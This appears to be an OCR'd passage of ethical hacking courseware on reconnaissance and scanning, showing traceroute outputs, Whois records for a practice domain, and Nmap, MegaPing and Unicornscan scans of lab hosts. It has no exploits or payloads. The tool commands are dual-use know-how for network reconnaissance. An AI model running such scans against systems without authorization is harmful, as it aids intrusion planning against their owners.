
```
C:\Users\[redacted]>tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  10.10.10.2
  2     4 ms     8 ms    14 ms  115.249.169.81
  3    13 ms    13 ms    11 ms  115.255.252.226
  4    14 ms    13 ms    13 ms  74.125.51.2
  5    27 ms    25 ms    16 ms  108.170.253.121
  6    47 ms    46 ms    48 ms  72.14.233.129
  7    82 ms    83 ms    83 ms  72.14.239.212
  8    93 ms    93 ms    93 ms  209.85.245.163
  9    91 ms    91 ms    92 ms  72.14.233.35
 10     *        *        *     Request timed out.
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
```

TCP Traceroute



```
┌─[root@parrot]─[~]
└──╼ #tcptraceroute www.google.com
Running:
        traceroute -T -O info www.google.com
traceroute to www.google.com (172.217.163.164), 30 hops max, 60 byte packets
 1  10.10.10.2 (10.10.10.2)  0.312 ms  0.172 ms  0.207 ms
 2  maa05s05-in-f4.1e100.net (172.217.163.164) <syn,ack>  17.775 ms  17.367
ms  17.491 ms
```

UDP Traceroute



```
┌─[root@parrot]─[~]
└──╼ #traceroute www.google.com
traceroute to www.google.com (172.217.163.164), 30 hops max, 60 byte packets
 1  10.10.10.2 (10.10.10.2)  0.260 ms  0.189 ms  0.196 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
```

Reconnaissance Tools


Reconnaissance tools are used to collect basic information about target systems to exploit them. Information collected by the footprinting tools includes the target's IP location information, routing information, business information, address, phone number and social security number, details about a source of an email and a file, DNS information, domain information, and so on.

- ### Web Data Extractor

  Source: *http://www.webextractor.com*

  Web Data Extractor automatically extracts specific information from web pages. It extracts targeted contact data (email, phone, and fax) from the website, extracts the URL and meta tags (title, description, keyword) for website promotion, searches directory creation, performs web research, and so on.

  As shown in the screenshot, attackers use Web Data Extractor to automatically gather critical information such as lists of meta tags, e-mail addresses, and phone and fax numbers from the target website.




Description	Keywords	Title	Url	Host	Domain	Page size	Page last modified
A brief description of this we...	keywords, or phrases, ...	Certfied Hacker	http://www.certifiedhacker.com/	certifiedhacker.com	com	9660	2011-02-10
			http://certifiedhacker.com/corporate-leami...	certifiedhacker.com	com	5845	2011-02-10
Professional Real Estate Ser...	real estate, real estate...	Professional Real Es...	http://certifiedhacker.com/Real%20Estate...	certifiedhacker.com	com	5381	2011-02-10
		Clear Construction	http://certifiedhacker.com/Under%20Cons...	certifiedhacker.com	com	5151	2017-12-27
		Under the Trees	http://certifiedhacker.com/Under%20the%...	certifiedhacker.com	com	3653	2017-12-27
A short description of your c...	Some keywords that b...	Your company - Ho...	http://certifiedhacker.com/Recipes/index....	certifiedhacker.com	com	5899	2011-02-10
Turbo max powerfull one pa...	Turbo max , owltempla...	Turbo Max Theme - ...	http://certifiedhacker.com/Turbo%20Max/...	certifiedhacker.com	com	12125	2017-12-27
		P-Folio	http://certifiedhacker.com/P-folio/index.html	certifiedhacker.com	com	11606	2017-12-27
A brief description of this we...	keywords, or phrases, ...	Unite - Together is B...	http://certifiedhacker.com/Social%20Medi...	certifiedhacker.com	com	15094	2017-12-27
Online Booking	booking, hotel, hotels,...	Online Booking	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	20280	2017-12-27
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/Chick...	certifiedhacker.com	com	9594	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Abo...	http://certifiedhacker.com/Recipes/about-...	certifiedhacker.com	com	5762	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/recipe...	certifiedhacker.com	com	12716	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Menu	http://certifiedhacker.com/Recipes/menu....	certifiedhacker.com	com	7909	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Con...	http://certifiedhacker.com/Recipes/conta...	certifiedhacker.com	com	5828	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Site...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	11965	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Bro...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	16031	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Con...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	14163	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: FAQ	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	14047	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Typ...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	12661	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Sea...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	27877	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Rec...	http://certifiedhacker.com/Recipes/recipe...	certifiedhacker.com	com	12451	2011-02-10
A short description of your c...	Some keywords that b...	Your company - Me...	http://certifiedhacker.com/Recipes/menu-...	certifiedhacker.com	com	11584	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Prin...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	5693	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Hot...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	39498	2011-02-10
Online Booking	booking, hotel, hotels,...	Online Booking: Che...	http://certifiedhacker.com/Online%20Boo...	certifiedhacker.com	com	12968	2011-02-10

Processing time: 00:00:08.623 Sites processed: 79 / 79 Downloaded: 865 KB Avg. Speed: 128 KB/s

Figure 2.3: Screenshot of Web Data Extractor

- ### Whois Lookup

  Whois services such as *https://whois.domaintools.com* or *https://www.tamos.com* can help to perform Whois lookups**.** The screenshot shows the result analysis of a Whois lookup obtained with the two above-mentioned Whois services**.** The services perform Whois lookup by entering the target's domain or IP address**.** The domaintools.com service provides Whois information such as registrant information, email, administrative contact information, creation and expiry date, and a list of domain servers**.** SmartWhois, available at *http://www.tamos.com*, gives information about an IP address, hostname, or domain, including information about the country, state or province, city, phone number, fax number, name of the network provider, administrator, and technical support contact information. It also helps in finding the owner of the domain, the owner's contact information, the owner of the IP address block, registered date of the domain, and so on. It supports Internationalized Domain Names (IDNs), which means one can query domain names that use non-English characters. It also supports IPv6 addresses.




Whois Record for CertifiedHacker.com

− Domain Profile

Registrant	PERFECT PRIVACY, LLC
Registrant Country	us
Registrar	NETWORK SOLUTIONS, LLC. Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com abuse@web.com (p) 18003337680
Registrar Status	clientTransferProhibited, clientTransferProhibited
Dates	6,160 days old Created on 2002-07-29 Expires on 2021-07-29 Updated on 2018-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,477,906 domains) NS1.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains)
Tech Contact	PERFECT PRIVACY, LLC 12808 Gran Bay Parkway West, Jacksonville, FL, 32258, us wf6j599s4d9@networksolutionsprivateregistration.com (p) 15707088780
IP Address	162.241.216.11 - 1,025 other sites hosted on this server
IP Location	- Utah - Provo - Unified Layer
ASN	AS46606 UNIFIEDLAYER-AS-1 - Unified Layer, US (registered Oct 24, 2008)
Domain Status	Registered And Active Website
IP History	13 changes on 13 unique IP addresses over 13 years
Registrar History	3 registrars with 2 drops
Hosting History	6 changes on 4 unique name servers over 16 years

Figure 2.4: Screenshot of WhoIs



IP, host or domain: certifiedhacker.com

certifiedhacker.com

certifiedhacker.com

162.241.216.11

PERFECT PRIVACY, LLC
12808 Gran Bay Parkway West
Jacksonville
FL
32258
United States
Phone: +1.5707088780
wf6j599s4d9@networksolutionsprivateregistration.com

PERFECT PRIVACY, LLC
12808 Gran Bay Parkway West
Jacksonville
FL
32258
United States
Phone: +1.5707088780
wf6j599s4d9@networksolutionsprivateregistration.com

PERFECT PRIVACY, LLC
12808 Gran Bay Parkway West
Jacksonville
FL
32258
United States
Phone: +1.5707088780
wf6j599s4d9@networksolutionsprivateregistration.com

NS1.BLUEHOST.COM
NS2.BLUEHOST.COM

Alexa Traffic Rank : 3,258,426


Created: 2002-07-30T00:32:00Z
Updated: 2018-08-22T09:05:36Z
Expires: 2021-07-30T00:32:00Z
Source: whois.networksolutions.com

```
Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2018-08-22T09:05:36Z
Creation Date: 2002-07-30T00:32:00Z
Registrar Registration Expiration Date:
2021-07-30T00:32:00Z
Registrar: NETWORK SOLUTIONS, LLC.
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 12808 Gran Bay Parkway West
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32258
Registrant Country: US
Registrant Phone: +1.5707088780
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email:
wf6j599s4d9@networksolutionsprivateregistration.com
Registry Admin ID:
Admin Name: PERFECT PRIVACY, LLC
Admin Organization:
Admin Street: 12808 Gran Bay Parkway West
Admin City: Jacksonville
Admin State/Province: FL
```

Figure 2.5: Screenshot of SmartWhois

- **ICMP Traceroute**

  Windows operating system by default uses ICMP traceroute. Go to the command prompt and type the **tracert** command along with the destination IP address or domain name as follows:




```
C:\Users\[redacted]>tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  10.10.10.2
  2     4 ms     8 ms    14 ms  115.249.169.81
  3    13 ms    13 ms    11 ms  115.255.252.226
  4    14 ms    13 ms    13 ms  74.125.51.2
  5    27 ms    25 ms    16 ms  108.170.253.121
  6    47 ms    46 ms    48 ms  72.14.233.129
  7    82 ms    83 ms    83 ms  72.14.239.212
  8    93 ms    93 ms    93 ms  209.85.245.163
  9    91 ms    91 ms    92 ms  72.14.233.35
 10     *        *        *     Request timed out.
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
```

Figure 2.6: Screenshot showing the output of ICMP Traceroute

- **TCP Traceroute**

  Many devices in any network are generally configured to block ICMP traceroute messages. In this scenario, an attacker uses TCP or UDP traceroute, which is also known as Layer 4 traceroute. Go to the terminal in Linux operating system and type the **tcptraceroute** command along with the destination IP address or domain name as follows:

  `tcptraceroute www.google.com`




```
┌─[root@parrot]─[~]
└──╼ #tcptraceroute www.google.com
Running:
        traceroute -T -O info www.google.com
traceroute to www.google.com (172.217.163.164), 30 hops max, 60 byte packets
 1  10.10.10.2 (10.10.10.2)  0.312 ms  0.172 ms  0.207 ms
 2  maa05s05-in-f4.1e100.net (172.217.163.164) <syn,ack>  17.775 ms  17.367 
ms  17.491 ms
```

Figure 2.7: Screenshot showing the output of TCP Traceroute

- **UDP Traceroute**

  Like Windows, Linux also has a built-in traceroute utility, but it uses the UDP protocol for tracing the route to the destination. Go to the terminal in the Linux operating system and type the **traceroute** command along with the destination IP address or domain name as follows:

  `traceroute www.google.com`




```
┌─[root@parrot]─[~]
└──╼ #traceroute www.google.com
traceroute to www.google.com (172.217.163.164), 30 hops max, 60 byte packets
 1  10.10.10.2 (10.10.10.2)  0.260 ms  0.189 ms  0.196 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
```

Figure 2.8: Screenshot showing the output of UDP Traceroute

Scanning Tools

Nmap

Use Nmap to extract information such as **live hosts** on the network, open ports, services (application name and version), types of packet filters/ firewalls, as well as operating systems and versions used


Zenmap
Scan Tools Profile Help
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
Filter Hosts

Target: 10.10.10.10
Profile:
Command: nmap -sn -PR 10.10.10.10


Host: 10.10.10.10

```
nmap -sn -PR 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-07
12:30 [redacted] Standard Time
Nmap scan report for 10.10.10.10
Host is up (0.00s latency).
MAC Address: 00:0C:29:79:02:B9 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.25
seconds
```

https://nmap.org

MegaPing

Includes scanners such as Comprehensive Security Scanner, **Port scanner** (TCP and UDP ports), IP scanner, NetBIOS scanner, and Share Scanner


MegaPing (Unregistered)
File View Tools Help
DNS List Hosts
DNS Lookup Name
Finger
Network Time
Ping
Traceroute
WhoIs
Network Resources
Process Info
System Info
IP Scanner
NetBIOS Scanner
Share Scanner
Security Scanner
Port Scanner
Host Monitor
System Info
Connections
Statistics
Interfaces
IP Routing
ARP
All
Report
System Info

☑ Auto Refresh
☐ Active Only
☐ Show Names


Protocol	PID	Local Address	Remote Addr...	State
49664	500	0.0.0.0:49664	0.0.0.0:0	LISTENING
49665	708	0.0.0.0:49665	0.0.0.0:0	LISTENING
49666	1728	0.0.0.0:49666	0.0.0.0:0	LISTENING
49667	556	0.0.0.0:49667	0.0.0.0:0	LISTENING
49668	1076	0.0.0.0:49668	0.0.0.0:0	LISTENING
49670	544	0.0.0.0:49670	0.0.0.0:0	LISTENING
49856	2064	0.0.0.0:49856	0.0.0.0:0	LISTENING
49899	1076	10.10.10.10:4...	40.119.211.20...	ESTABLISH...
50012	3392	10.10.10.10:5...	104.111.207.2...	ESTABLISH...
50013	3392	10.10.10.10:5...	104.120.173.2...	ESTABLISH...
21	2436	0.0.0.0:21	0.0.0.0:0	LISTENING
80	4	0.0.0.0:80	0.0.0.0:0	LISTENING
445	4	0.0.0.0:445	0.0.0.0:0	LISTENING
UDP	**17 ports**			**16:11:47**
137	4	10.10.10.10:1...	*:*	

http://www.magnetosoft.com

Scanning Tools (Cont'd)

Unicornscan

In Unicornscan, the OS of the target machine can be identified by **observing the TTL values** in the acquired scan result


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #unicornscan 10.10.10.16 -Iv
adding 10.10.10.16/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,
65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-16
4,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,4
43-445,487,500,512-514,517,518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,
653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080
,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,1646,1649,1701,1
718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,243
0,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,
3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,53
08,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838
,6666-6670,7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,1
0000,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,2001
2,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-3
2780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,6134
8,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer t
han 8 Seconds
TCP open 10.10.10.16:2103  ttl 128
TCP open 10.10.10.16:80  ttl 128
TCP open 10.10.10.16:445  ttl 128
TCP open 10.10.10.16:139  ttl 128
TCP open 10.10.10.16:135  ttl 128
TCP open 10.10.10.16:3389  ttl 128
TCP open 10.10.10.16:88  ttl 128
```

Possible OS is Windows

https://sourceforge.net

Hping2/Hping3
http://www.hping.org

NetScanTools Pro
https://www.netscantools.com

SolarWinds Port Scanner
https://www.solarwinds.com

PRTG Network Monitor
https://www.paessler.com

OmniPeek Network Protocol Analyzer
https://www.liveaction.com

Scanning Tools

